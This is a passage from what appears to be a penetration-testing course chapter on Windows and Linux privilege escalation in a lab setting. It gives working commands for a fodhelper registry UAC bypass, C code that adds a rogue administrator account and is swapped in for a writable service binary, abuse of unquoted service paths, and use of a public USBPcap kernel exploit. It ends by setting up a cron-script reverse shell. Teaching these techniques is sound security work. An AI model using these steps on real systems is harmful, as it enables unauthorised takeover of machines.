

Figure 289: fodhelper.exe inspecting the (Default) value under the command registry key

As expected, fodhelper finds the new DelegateExecute entry we added, but since its value is empty, it also looks for the *(Default)* entry value of the Shell\open\command registry key. The *(Default)*

entry value is created as null automatically when adding any registry key. We will follow the application protocol specifications and replace the empty *(Default)* value with an executable of our choice, **cmd.exe**. This should force fodhelper to handle the *ms-settings:* protocol with our own executable!

In order to test this theory, we'll set our new registry value. We'll also specify the new registry value with **/d "cmd.exe"** and **/f** to add the value silently.

```
C:\Users\admin> REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command /d "cmd.e
xe" /f
The operation completed successfully.
```

Listing 562 - Setting the (Default) value to cmd.exe

After setting the value and running **fodhelper.exe** once again, we are presented with a command shell:



Figure 290: Spawning a high privileged cmd.exe via fodhelper.exe

The output of the **whoami /groups** command indicates that this is a high-integrity command shell. Next, we'll attempt to change the admin password to see if we can successfully bypass UAC:

```
C:\Windows\system32> net user admin Ev!lpass
The command completed successfully.
```

Listing 563 - Successfully changing the password of the admin user after spawning cmd.exe with high integrity via fodhelper.exe

The password change is successful and we have successfully bypassed UAC!

This attack not only demonstrates a terrific UAC bypass, but also reveals a process that we could use to discover similar bypasses.

18.2.3.2 Exercise

1. Log in to your Windows client as the admin user and attempt to bypass UAC using the application and technique covered above.

18.2.4 Insecure File Permissions: Serviio Case Study

As previously mentioned, a common way to elevate privileges on a Windows system is to exploit insecure file permissions on services that run as *nt authority\system*.

For example, consider a scenario in which a software developer creates a program that runs as a Windows service. During the installation, the developer does not secure the permissions of the program, allowing full read and write access to all members of the *Everyone*[524] group. As a result, a lower-privileged user could replace the program with a malicious one. When the service is restarted or the machine is rebooted, the malicious file will be executed with SYSTEM privileges.

This type of vulnerability exists on our Windows client. Let's validate the vulnerability and exploit it.

In one of the previous sections, we showed how to list running services with *tasklist*. Alternatively, we could use the PowerShell **`Get-WmiObject`** cmdlet with the **`win32_service`** WMI class. In this example, we will pipe the output to **`Select-Object`** to display the fields we are interested in and use **`Where-Object`** to display running services (**`{$_.State -like 'Running'}`**):

```
PS C:\Users\student> Get-WmiObject win32_service | Select-Object Name, State, PathName
| Where-Object {$_.State -like 'Running'}

Name                  State   PathName
----                  -----   --------
AudioEndpointBuilder  Running C:\Windows\System32\svchost.exe -k LocalSystemNetworkRes
Audiosrv              Running C:\Windows\System32\svchost.exe -k LocalServiceNetworkRe
...
Power                 Running C:\Windows\system32\svchost.exe -k DcomLaunch
ProfSvc               Running C:\Windows\system32\svchost.exe -k netsvcs
RpcEptMapper          Running C:\Windows\system32\svchost.exe -k RPCSS
RpcSs                 Running C:\Windows\system32\svchost.exe -k rpcss
SamSs                 Running C:\Windows\system32\lsass.exe
Schedule              Running C:\Windows\system32\svchost.exe -k netsvcs
SENS                  Running C:\Windows\system32\svchost.exe -k netsvcs
Serviio               Running C:\Program Files\Serviio\bin\ServiioService.exe
ShellHWDetection      Running C:\Windows\System32\svchost.exe -k netsvcs
...
```

Listing 564 - Listing running services on Windows using PowerShell

Based on this output, the Serviio service stands out as it is installed in the Program Files directory. This means the service is user-installed and the software developer is in charge of the directory structure as well as permissions of the software. These circumstances make it more prone to this type of vulnerability.

[524] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids

As a next step, we'll enumerate the permissions on the target service with the *icacls*[525] Windows utility. This utility will output the service's Security Identifiers (or SIDs[526]) followed by a permission mask, which are defined in the icacls documentation.[527] The most relevant masks and permissions are listed below:

Mask	Permissions
F	Full access
M	Modify access
RX	Read and execute access
R	Read-only access
W	Write-only access

Table 7 - icacls permissions mask

We can run **icacls**, passing the full service name as an argument. The command output will enumerate the associated permissions:

```
C:\Users\student> icacls "C:\Program Files\Serviio\bin\ServiioService.exe"
C:\Program Files\Serviio\bin\ServiioService.exe BUILTIN\Users:(I)(F)
                                                NT AUTHORITY\SYSTEM:(I)(F)
                                                BUILTIN\Administrators:(I)(F)
                                                APPLICATION PACKAGE AUTHORITY\ALL APPL
ICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

Listing 565 - icacls output for the ServiioService.exe service

As suspected, the permissions associated with the **ServiioService.exe** executable are quite interesting. Specifically, it appears that any user (BUILTIN\Users) on the system has full read and write access to it. This is a serious vulnerability.[528]

In order to exploit this type of vulnerability, we can replace ServiioService.exe with our own malicious binary and then trigger it by restarting the service or rebooting the machine.

We'll demonstrate this attack with an example. The following C code will create a user named "evil" and add that user to the local Administrators group using the *system*[529] function. The compiled version of this code will serve as our malicious binary:

```
#include <stdlib.h>

int main ()
{
  int i;

  i = system ("net user evil Ev!lpass /add");
  i = system ("net localgroup administrators evil /add");
```

[525] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls

[526] (Microsoft, 2017), https://support.microsoft.com/en-us/help/243330/well-known-security-identifiers-in-windows-operating-systems

[527] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls#remarks

[528] (Gjoko Krstic, 2017), https://www.exploit-db.com/exploits/41959/

[529] (Microsoft, 2016), https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/system-wsystem?view=vs-2019

```
  return 0;
}
```

Listing 566 - adduser.c code

Next, we'll cross-compile[530] the code on our Kali machine with **i686-w64-mingw32-gcc**, using **-o** to specify the name of the compiled executable:

```
kali@kali:~$i686-w64-mingw32-gcc adduser.c -o adduser.exe
```

Listing 567 - Compiling the adduser.c code

We can transfer it to our target and replace the original ServiioService.exe binary with our malicious copy:

```
C:\Users\student> move "C:\Program Files\Serviio\bin\ServiioService.exe" "C:\Program F
iles\Serviio\bin\ServiioService_original.exe"
        1 file(s) moved.

C:\Users\student> move adduser.exe "C:\Program Files\Serviio\bin\ServiioService.exe"
        1 file(s) moved.

C:\Users\student> dir "C:\Program Files\Serviio\bin\"
 Volume in drive C has no label.
 Volume Serial Number is 56B9-BB74

 Directory of C:\Program Files\Serviio\bin

01/26/2018  07:21 AM    <DIR>          .
01/26/2018  07:21 AM    <DIR>          ..
12/04/2016  08:30 PM               867 serviio.bat
01/26/2018  07:19 AM            48,373 ServiioService.exe
12/04/2016  08:30 PM                10 ServiioService.exe.vmoptions
12/04/2016  08:30 PM           413,696 ServiioService_original.exe
               4 File(s)        462,946 bytes
               2 Dir(s)   3,826,667,520 bytes free
```

Listing 568 - Replacing the ServiioService.exe binary with our malicious file

In order to execute the binary, we can attempt to restart the service.

```
C:\Users\student> net stop Serviio
System error 5 has occurred.

Access is denied.
```

Listing 569 - Attempting to restart the service and reboot the machine

Unfortunately, it seems that we do not have enough privileges to stop the Serviio service. This is expected as most services are managed by administrative users.

Since we do not have permission to manually restart the service, we must consider another approach. If the service is set to "Automatic", we may be able to restart the service by rebooting the

[530] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross_compiler

machine. Let's check the start options of the Serviio service with the help of the Windows Management Instrumentation Command-line:[531]

```
C:\Users\student>wmic service where caption="Serviio" get name, caption, state, startm
ode
Caption  Name     StartMode  State
Serviio  Serviio  Auto       Running
```

Listing 570 - Showing the StartMode of the vulnerable service

This service will automatically start after a reboot. Now, let's use the **whoami** command to determine if our current user has the rights to restart the system:

```
C:\Users\student>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

Listing 571 - Checking for reboot privileges

The listing above shows that our user has been granted shutdown privileges (*SeShutdownPrivilege*)[532] (among others) and therefore we should be able to initiate a system shutdown or reboot. Note that the *Disabled* state only indicates if the privilege is currently enabled for the running process. In our case, it means that **whoami** has not requested, and hence is not currently using, the *SeShutdownPrivilege* privilege.

If the *SeShutdownPrivilege* was not present, we would have to wait for the victim to manually start the service, which would be much less convenient for us.

Let's go ahead and reboot (**/r**) in zero seconds (**/t 0**):

```
C:\Users\student\Desktop> shutdown /r /t 0
```

Listing 572 - Rebooting the machine

Now that the reboot is complete, we should be able to log in to the target machine using the username "evil" with a password of "Ev!lpass". After that, we can confirm that the evil user is part of the local Administrators group with the **net localgroup** command.

```
C:\Users\evil> net localgroup Administrators
Alias name     Administrators
Comment    Administrators have complete and unrestricted access to the computer/domain

Members
```

[531] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmic

[532] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/secauthz/privilege-constants

```
-------------------------------------------------------------------------------
admin
Administrator
corp\Domain Admins
corp\offsec
evil
The command completed successfully.
```

Listing 573 - The "evil" user is a member of the Administrators group

Very Nice. We have used the insecure file permissions to replace the service program with our own malicious binary which, when run, granted us Administrative access to the system.

18.2.4.1 Exercises

1. Log in to your Windows client as an unprivileged user and attempt to elevate your privileges to SYSTEM using the above vulnerability and technique.
2. Attempt to get a remote system shell rather than adding a malicious user.

18.2.5 Leveraging Unquoted Service Paths

Another interesting attack vector that can lead to privilege escalation on Windows operating systems revolves around *unquoted service paths*.[533] We can use this attack when we have write permissions to a service's main directory and subdirectories but cannot replace files within them. Please note that this section of the module will not be reproducible on your dedicated client. However, you will be able to use this technique on various hosts inside the lab environment.

As we have seen in the previous section, each Windows service maps to an executable file that will be run when the service is started. Most of the time, services that accompany third party software are stored under the C:\Program Files directory, which contains a space character in its name. This can potentially be turned into an opportunity for a privilege escalation attack.

When using file or directory paths that contain spaces, the developers should always ensure that they are enclosed by quotation marks.[534] This ensures that they are explicitly declared. However, when that is not the case and a path name is unquoted, it is open to interpretation. Specifically, in the case of executable paths, anything that comes after each whitespace character will be treated as a potential argument or option for the executable.

For example, imagine that we have a service stored in a path such as C:\Program Files\My Program\My Service\service.exe. If the service path is stored *unquoted*, whenever Windows starts the service it will attempt to run an executable from the following paths:

```
C:\Program.exe
C:\Program Files\My.exe
C:\Program Files\My Program\My.exe
C:\Program Files\My Program\My service\service.exe
```

Listing 574 - Example of how Windows will try to locate the correct path of an unquoted service

In this example, Windows will search each "interpreted location" in an attempt to find a valid executable path. In order to exploit this and subvert the original unquoted service call, we must

[533] (Andrew Freeborn, 2016), https://www.tenable.com/sc-report-templates/microsoft-windows-unquoted-service-path-vulnerability

[534] (Microsoft, 2018), https://support.microsoft.com/en-us/help/102739/long-filenames-or-paths-with-spaces-require-quotation-marks

create a malicious executable, place it in a directory that corresponds to one of the interpreted paths, and name it so that it also matches the interpreted filename. Then, when the service runs, it should execute our file with the same privileges that the service starts as. Often, this happens to be the NT\SYSTEM account, which results in a successful privilege escalation attack.

For example, we could name our executable Program.exe and place it in C:\, or name it My.exe and place it in C:\Program Files. However, this would require some unlikely write permissions since standard users do not have write access to these directories by default.

It is more likely that the software's main directory (C:\Program Files\My Program in our example) or subdirectory (C:\Program Files\My Program\My service) is misconfigured, allowing us to plant a malicious My.exe binary.

Although this vulnerability requires a specific combination of requirements, it is easily exploitable and a privilege escalation attack vector worth considering.

18.2.6 Windows Kernel Vulnerabilities: USBPcap Case Study

In the previous fodhelper.exe example, we leveraged an application-based vulnerability to bypass UAC. In this section, we will demonstrate a privilege escalation that relies on a kernel driver vulnerability. Once again, this section of the module will not be reproducible on your dedicated client, but you will be able to use this technique against various hosts inside the lab environment.

When attempting to exploit system-level software (such as drivers or the kernel itself), we must pay careful attention to several factors including the target's operating system, version, and architecture. Failure to accurately identify these factors can trigger a Blue Screen of Death (BSOD)[535] while running the exploit. This can adversely affect the client's production system and deny us access to a potentially valuable target.

Considering the level of care we must take, in the following example we will first determine the version and architecture of the target operating system.

```
C:\> systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
OS Name:                   Microsoft Windows 7 Professional
OS Version:                6.1.7601 Service Pack 1 Build 7601
System Type:               X86-based PC
```

Listing 575 - Checking the version and architecture of our target

The output of the command reveals that our target is running Windows 7 SP1 on an x86 processor.

At this point, we could attempt to locate a native kernel vulnerability for Windows 7 SP1 x86 and use it to elevate our privileges. However, third-party driver exploits are more common. As such, we should always attempt to investigate this attack surface first before resorting to more difficult attacks.

To do this, we'll first enumerate the drivers that are installed on the system:

```
C:\Users\student\Desktop>driverquery /v

Module Name  Display Name           Description            Driver Type   Start M
```

[535] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Blue_Screen_of_Death


```
ode State      Status     Accept Stop Accept Pause Paged Pool Code(bytes BSS(by
Link Date              Path                                                Init(byt
es
============ ==================== ==================== ============ =======
=== ========== ========== ========== ============ ========== ========== ======
==================== ================================================== ========
==

ACPI         Microsoft ACPI Driver  Microsoft ACPI Driver  Kernel         Boot
    Running    OK         TRUE        FALSE        77,824     143,360    0
11/20/2010 12:37:52 AM C:\Windows\system32\drivers\ACPI.sys             8,192

...

USBPcap      USBPcap Capture Servic USBPcap Capture Servic Kernel         Manual
    Stopped    OK         FALSE       FALSE        7,040      9,600      0
10/2/2015 2:08:15 AM   C:\Windows\system32\DRIVERS\USBPcap.sys          2,176

...
```

Listing 576 - Listing all installed drivers

The output primarily consists of typical Microsoft-installed drivers and a very limited number of third party drivers such as USBPcap. It's important to note that even though this driver is marked as stopped, we may still be able to interact with it, as it is still loaded in the kernel memory space.

Since Microsoft-installed drivers have a rather rigorous patch cycle, third-party drivers often present a more tempting attack surface. For example, let's search for USBPcap in the Exploit Database:

```
kali@kali:~# searchsploit USBPcap
-------------------------------------- ----------------------------------------
 Exploit Title                        |  Path
                                      | (/usr/share/exploitdb/)
-------------------------------------- ----------------------------------------
USBPcap 1.1.0.0 (WireShark 2.2.5) - Lo | exploits/windows/local/41542.c
-------------------------------------- ----------------------------------------
```

Listing 577 - searchsploit output for "USBPcap" search

The output reports that there is one exploit available for USBPcap. As shown in Listing 578, this particular exploit[536] targets our operating system version, patch level, and architecture. However, it depends on a particular version of the driver, namely USBPcap version 1.1.0.0, which is installed along with Wireshark 2.2.5.

```
Exploit Title    - USBPcap Null Pointer Dereference Privilege Escalation
Date             - 07th March 2017
Discovered by    - Parvez Anwar (@parvezghh)
Vendor Homepage  - http://desowin.org/usbpcap/
Tested Version   - 1.1.0.0  (USB Packet cap for Windows bundled with WireShark 2.2.5)
Driver Version   - 1.1.0.0 - USBPcap.sys
Tested on OS     - 32bit Windows 7 SP1
CVE ID           - CVE-2017-6178
Vendor fix url   - not yet
Fixed Version    - 0day
```

[536] (Parvez Anwar, 2017), https://www.exploit-db.com/exploits/41542/

```
Fixed driver ver - 0day
...
```

Listing 578 - USBPcap exploit information

Let's take a look at our target system to see if that particular version of the driver is installed.

To begin, we will list the contents of the Program Files directory, in search of the USBPcap directory:

```
C:\Users\n00b> cd "C:\Program Files"

C:\Program Files> dir
...
08/13/2015  04:04 PM    <DIR>          MSBuild
07/14/2009  06:52 AM    <DIR>          Reference Assemblies
01/24/2018  02:30 AM    <DIR>          USBPcap
12/22/2017  04:11 PM    <DIR>          VMware
04/12/2011  04:16 AM    <DIR>          Windows Defender
...
```

Listing 579 - Finding the USBPcap directory

As we can see, there is a USBPcap directory in C:\Program Files. However, keep in mind that the driver directory is often found under C:\Windows\System32\DRIVERS. Let's inspect the contents of USBPcap.inf[537] to learn more about the driver version:

```
C:\Program Files\USBPcap> type USBPcap.inf
[Version]
Signature           = "$WINDOWS NT$"
Class               = USB
ClassGuid           = {36FC9E60-C465-11CF-8056-444553540000}
DriverPackageType   = ClassFilter
Provider            = %PROVIDER%
CatalogFile.NTx86   = USBPcapx86.cat
CatalogFile.NTamd64 = USBPcapamd64.cat
DriverVer=10/02/2015,1.1.0.0

[DestinationDirs]
DefaultDestDir = 12
...
```

Listing 580 - Content of USBPcap.inf

Based on the version information, our driver should be vulnerable. Before we try to exploit it, we first have to compile the exploit since it's written in C.

18.2.6.1 Compiling C/C++ Code on Windows

The vast majority of exploits targeting kernel-level vulnerabilities (including the one we have selected) are written in a low-level programming language such as C or C++ and therefore require compilation. Ideally, we would compile the code on the platform version it is intended to run on. In those cases, we would simply create a virtual machine that matches our target and compile the code there. However, we can also cross-compile the code on an operating system entirely different from the one we are targeting. For example, we could compile a Windows binary on our Kali system.

[537] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/install/overview-of-inf-files

For the purposes of this module however, we will use *Mingw-w64*,[538] which provides us with the GCC compiler on Windows.

Since our Windows client has Mingw-w64 pre-installed, we can run the mingw-w64.bat script that sets up the *PATH* environment variable for the gcc executable. Once the script is finished, we can execute **gcc.exe** to confirm that everything is working properly:

```
C:\Program Files\mingw-w64\i686-7.2.0-posix-dwarf-rt_v5-rev1> mingw-w64.bat

C:\Program Files\mingw-w64\i686-7.2.0-posix-dwarf-rt_v5-rev1>echo off
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\> gcc
gcc: fatal error: no input files
compilation terminated.

C:\> gcc --help
Usage: gcc [options] file...
Options:
  -pass-exit-codes         Exit with highest error code from a phase.
  --help                   Display this information.
  --target-help            Display target specific command line options.
  --help={common|optimizers|params|target|warnings|[^]{joined|separate|undocumented}}[
                           Display specific types of command line options.
  (Use '-v --help' to display command line options of sub-processes).
  --version                Display compiler version information.
...
```

Listing 581 - gcc works after running mingw-w64.bat

Good. The compiler seems to be working. Now let's transfer the exploit code to our Windows client and attempt to compile it. Since the author did not mention any particular compilation options, we will try to run **gcc** without any arguments other than specifying the output file name with **-o**:

[538] (Mingw-w64, 2019), https://mingw-w64.org/doku.php



Figure 291: Compiling the exploit using gcc

Despite two warning messages,[539] the exploit compiled successfully and gcc created the **exploit.exe** executable. If the process had generated an error message, the compilation would have aborted and we would have to attempt to fix the exploit code and recompile it.

Now that we have compiled our exploit, we can transfer it to our target machine and attempt to run it. In order to determine if our privilege escalation was successful, we can use the **whoami** command before and after running our exploit:

[539] (GCC, 2019), https://gcc.gnu.org/onlinedocs/gcc/Warnings-and-Errors.html



Figure 292: Elevating privileges on Windows through a privilege escalation exploit

Great! We have successfully elevated our privileges from admin-pc\n00b to nt authority\system,[540] which is the Windows account with the highest privilege level.

18.3 Linux Privilege Escalation Examples

In this section, we will turn our attention to Linux-based targets. We will discuss Linux privileges and demonstrate a few common Linux-based privilege escalation techniques.

18.3.1 Understanding Linux Privileges

Before discussing privilege escalation techniques, let's take a moment to briefly discuss Linux privileges, access controls, and users.

One of the defining features of Linux and other UNIX derivatives is that most resources, including files, directories, devices, and even network communications are represented in the filesystem.[541]

[540] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/ms684190(v=vs.85).aspx

[541] (Arch Linux, 2019), https://wiki.archlinux.org/index.php/users_and_groups

Put colloquially, “everything is a file”. Every file (and by extension every element of a Linux system) abides by user and group permissions[542] based on three primary abilities: *read*, *write*, and *execute*.

18.3.2 Insecure File Permissions: Cron Case Study

As we turn our attention to privilege escalation techniques, we will first leverage insecure file permissions. As with our Windows examples, we will assume that we have already gained access to our Linux target machine as an unprivileged user.

In order to leverage insecure file permissions, we must locate an executable file that not only allows us write access but also runs at an elevated privilege level. On a Linux system, the cron[543] time-based job scheduler is a prime target, as system-level scheduled jobs are executed with root user privileges and system administrators often create scripts for cron jobs with insecure permissions.

For the purpose of this example, we will SSH to our dedicated Debian client. In a previous section, we showed where to look on the filesystem for installed cron jobs on a target system. We could also inspect the cron log file (/var/log/cron.log) for running cron jobs:

```
student@debian:~$ grep "CRON" /var/log/cron.log
Jan27 15:55:26 victim cron[719]: (CRON) INFO (pidfile fd = 3)
Jan27 15:55:26 victim cron[719]: (CRON) INFO (Running @reboot jobs)
...
Jan27 17:45:01 victim CRON[2615]:(root) CMD (cd /var/scripts/ && ./user_backups.sh)
Jan27 17:50:01 victim CRON[2631]:(root) CMD (cd /var/scripts/ && ./user_backups.sh)
Jan27 17:55:01 victim CRON[2656]:(root) CMD (cd /var/scripts/ && ./user_backups.sh)
Jan27 18:00:01 victim CRON[2671]:(root) CMD (cd /var/scripts/ && ./user_backups.sh)
```

Listing 582 - Inspecting the cron log file

It appears that a script called user_backups.sh under /var/scripts/ is executed in the context of the root user. Judging by the timestamps, it seems that this job runs once every five minutes.

Since we know the location of the script, we can inspect its contents and permissions.

```
student@debian:~$ cat /var/scripts/user_backups.sh
#!/bin/bash

cp -rf /home/student/ /var/backups/student/

student@debian:~$ ls -lah /var/scripts/user_backups.sh
-rwxrwxrw- 1 root root 52 ian 27 17:02 /var/scripts/user_backups.sh
```

Listing 583 - Showing the content and permissions of the user_backups.sh script

The script itself is fairly straight-forward: it simply copies the student user’s home directory to the backups subdirectory. The permissions[544] of the script reveal that every local user can write to the file.

[542] (Ubuntu, 2013), https://help.ubuntu.com/community/FilePermissions

[543] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cron

[544] (Arch Linux, 2019), https://wiki.archlinux.org/index.php/File_permissions_and_attributes

Since an unprivileged user can modify the contents of the backup script, we can edit it and add a reverse shell one-liner.[545] If our plan works, we should receive a root-level reverse shell on our attacking machine after, at most, a five minute period.

```
